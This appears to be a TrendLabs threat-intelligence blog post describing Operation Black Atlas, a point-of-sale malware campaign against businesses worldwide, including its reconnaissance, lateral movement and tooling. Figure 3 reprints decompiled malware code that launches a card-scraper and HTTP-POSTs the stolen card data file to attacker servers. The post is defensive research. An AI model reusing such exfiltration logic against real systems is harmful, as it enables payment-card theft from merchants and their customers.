TrendLabs SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Go to… ▼

Home » Botnets » Operation Black Atlas Endangers In-Store Card Payments and SMBs Worldwide; Switches between BlackPOS and Other Tools

Operation Black Atlas Endangers In-Store Card Payments and SMBs Worldwide; Switches between BlackPOS and Other Tools

Posted on: December 1, 2015 at 12:31 am **Posted in:** Botnets, Malware
Author: Jay Yaneza (Threats Analyst)

35 156

With the coming holidays also come news of various credit card breaches that endanger the data of many industries and their customers. High-profile breaches, such as that of the Hilton Hotel and other similar establishments, were accomplished using point-of-sale (PoS) malware, leading many to fear digital threats on brick-and-mortar retailers this Thanksgiving, Black Friday, Cyber Monday, and the rest of the holiday season. Researchers also found a broad campaign that uses the modular ModPOS malware to steal payment card data from retailers in the US.

However, from what we have seen, it is not only retailers in the US that are at risk of breaches. Our researchers recently found an early version of a potentially powerful, adaptable, and invisible botnet that seeks out PoS systems within networks. It has already extended its reach to small and medium sized business networks all over the world, including a healthcare organization in the US. We are calling this operation Black Atlas, in reference to BlackPOS, the malware primarily used in this operation.

Operation Black Atlas has been around since September 2015, just in time to plant its seeds before the holiday season. Its targets include businesses in the healthcare, retail, and more industries which rely on card payment systems.

The operation is run by technically sophisticated cybercriminals who are knowledgeable in a variety of penetration testing tools and possess a wide network of connections to PoS malware in the underground market. Its operators built a set of tools much like a Swiss army knife, with each tool offering a different functionality. Malware utilized in Black Atlas included (but were not limited to) variants of Alina, NewPOSThings, a Kronos backdoor, and BlackPOS. BlackPOS, also known as Kaptoxa, was the malware used during the Target breach in 2013 and attacks on retail accounts in 2014.

Similar to GamaPoS, the Black Atlas operators employed a "shotgun" approach to infiltrate networks as opposed to zeroing in on specific targets. They basically checked available ports on the Internet to see if they can get in, ending up with multiple targets around the world. The following graph shows where these targets are located:




Figure 1. Distribution of Gorynych targets in Operation Black Atlas

Featured Stories

- 2016 Predictions: The Fine Line Between Business and Personal
- Pawn Storm Targets MH17 Investigation Team
- FBI, Security Vendors Partner for DRIDEX Takedown
- Japanese Cybercriminals New Addition To Underground Arena
- Follow the Data: Dissecting Data Breaches and Debunking the Myths

Recent Posts

- Operation Black Atlas, Part 2: Tools and Malware Used and How to Detect Them
- New Targeted Attack Group Buys BIFROSE Code, Works in Teams
- Adobe Flash Player Fixes 79 Bugs; Microsoft Issues 12 Patches in December Patch Tuesday
- Blog of News Site "The Independent" Hacked, Leads to TeslaCrypt Ransomware
- The German Underground: Buying and Selling Goods via Droppers

2016 Security Predictions

From new extortion schemes and IoT threats to improved cybercrime legislation, Trend Micro predicts how the security landscape is going to look like in 2016.
Read more

Popular Posts

- Blog of News Site "The Independent" Hacked, Leads to TeslaCrypt Ransomware
- High-Profile Mobile Apps At Risk Due to Three-Year-Old Vulnerability
- Trend Micro, NCA Partnership Leads to Arrests and Shutdown of Refud.me and Cryptex Reborn
- Cybercriminals Improve Android Malware Stealth Routines with OBAD
- Hacking Team Flash Zero-Day Integrated Into Exploit Kits

Latest Tweets

#PoS systems can be attacked with #PoS skimmers: bit.ly/1NVgYcR
about 49 mins ago

So far, the Black Atlas operators have been able to steal user credentials to websites that contain sensitive information, email accounts, and Facebook. The most interesting data we found was that of a live video feed of closed-circuit television (CCTV) cameras in a gasoline station. Either this is taking reconnaissance to another real-time level or the cybercriminals simply captured whatever information is available.

How Operation Black Atlas Works

Our analysis of the attacks against these targets gave us further insights on how the Black Atlas operators seek out PoS systems from networks. In one particular case, which involved a healthcare organization in the US, we found out how the Black Atlas operators operate.

Similar to a targeted attack, Black Atlas involves an intelligence gathering or reconnaissance period where cybercriminals use a set of tools similar to a Swiss army knife to check how best to infiltrate systems. It also involves the use of tools such as brute force or dictionary attack tools, SMTP scanners, and remote desktop viewers. Networks with weak password practices are likely to fall victim to this initial penetration testing stage. Many of these tools are easily downloaded from various sites on the Internet.




****
Cybercriminals use pen testing tools, including brute force attacks, to gather information about networks.
Upon gaining access, cybercriminals use a second batch of tools to get further inside.
Cybercriminals familliarize themselves with the environment then installs PoS threat, including the modular malware Gorynych.
Cybercriminals gather dumped financial and other data.

Figure 2. Operation Black Atlas infection chain

The cybercriminals will then create a test plan based on the initial probe, and then use a second set of tools to execute the said plan. In the case of the healthcare organization, the Black Atlas operators utilized remote access tools to steal more information and move laterally within the network. The use of remote access tools at this stage depends on how the target environment is configured, with the method of gaining remote access also varying based on the target.

Once inside, cybercriminals then familiarize themselves with the environment. What follows is the introduction of PoS threats, which the cybercriminals source from the operation's broad Swiss army knife toolbox.The favored way to introduce other tools and threats is via the built-in command-line FTP since antimalware solutions had already blocked the initial site we had reported last September that hosted Katrina and CenterPoS.

Black Atlas operators used the modular botnet Gorynych or Diamond Fox in some installations. Gorynich was used to download a repurposed BlackPOS malware with RAM scraping functionality and upload all the dumped credit card numbers in memory. As the original BlackPOS used a text file to store pilfered credit card data, Gorynych now grabs that text file and does an HTTP POST to complete the data exfiltration:



```
Private Sub POS_TIME_Timer() '40C9AC
Dim var_9C As String
Dim var_C8 As Double
var_88 = App.Path & "\POS.exe"
var_98 = Me.Global.App
var_90 = App.Path & "\output.txt"
var_94 = &x2 & Proc_14_0_40BB28("POS-") & ".log"
var_98 = Me.Global.App
var_9C = App.Path
Proc_7_0_408850(var_B0)
If CBool(var_B0) Then
  var_C8 = Shell(var_88, 0)
  DoEvents()
  Sleep(&HEA60)
  DoEvents()
  var_98 = Me.Global.App
  Proc_7_0_408850(var_B0, App.Path & "\output.txt")
  If CBool(var_B0) Then
   Proc_13_2_40A188(unk_403907.global_0 & "post.php", var_90, var_94)
    DoEvents()
    If (unk_403907.global_4 <> 0) Then
     Proc_13_2_40A188(unk_403907.global_4 & "post.php", var_90, var_94)
    End If
  End If
Else
  Proc_4_0_40AE30(var_8C, var_88)
End If
Exit Sub
End Sub
```

Figure 3. Gorynych data exfiltration stage

In our next blog entry, we will discuss the steps of our investigation, how cybercriminals retrofitted the new Gorynych backdoor to use BlackPOS, and how the whole operation puts a variety of old and new PoS malware at the cybercriminals' fingertips to easily gather financial information. We will also provide technical details, best practices, and recommendations to help IT managers and business owners evade or resolve this PoS threat.

With additional analysis by Erika Mendoza

The rise of user awareness on ad-blocking is driving malvertisers to be even more creative: bit.ly/1QrUzX6

about 5 hours ago

It's tricky for Law enforcement to keep up with North American cybercriminals' erratic nature: bit.ly/1YNuO4t #DeepWeb
about 10 hours ago

Stay Updated

Email Subscription

Your email here

Related Posts:

- Operation Black Atlas, Part 2: Tools and Malware Used and How to Detect Them
- One-Man PoS Malware Operation Captures 22,000 Credit Card Details in Brazil
- Two New PoS Malware Affecting US SMBs
- Credit Card-Scraping Kasidet Builder Leads to Spike in Detections

What is a Targeted Attack?
What's the potential damage, and how can they be prevented? Here's what they truly are about, and why they need to be secured against.
Read more >>

Tags: Botnets SMB healthcare POS point-of-sale

Comments for this thread are now closed. ×

0 Comments TrendLabs 1 Login

Recommend Share Sort by Best

This discussion has been closed.

ALSO ON **TRENDLABS**

Trend Micro, NCA Partnership Leads to Arrests and Shutdown of Refud.me …

16 comments • a month ago

LegitBytes — This is a bunch of Bullshit, worry about Zeus, Betabot and other Banking Trojans rather than fucking …

Targeted Attacks versus APTs: What's The Difference?

3 comments • 3 months ago

TrendLabs — Whether or not the Sony attack was an APT is still up for debate. As I explained in the entry, APTs are known …

Blog of News Site "The Independent" Hacked, Leads to TeslaCrypt …

3 comments • 13 days ago

Jérôme Segura — You're welcome. I sincerely hope the 'bad ad' they report is not a way to divert attention and blame …

Latest Flash Exploit Used in Pawn Storm Circumvents Mitigation Techniques …

2 comments • 2 months ago

TrendLabs — Yes, EMET 5.x can be bypassed. Note though that not every exploit will be implemented to bypass …

Subscribe Add Disqus to your site Privacy DISQUS

HOME AND HOME OFFICE | FOR BUSINESS | SECURITY INTELLIGENCE | ABOUT TREND MICRO

Asia Pacific Region (APAC): Australia / New Zealand, 中国, 日本, 대한민국 , 台灣 Latin America Region (LAR): Brasil, México North America Region (NABU): United States, Canada
Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

Privacy Statement Legal Policies

Copyright © 2015 Trend Micro Incorporated. All rights reserved.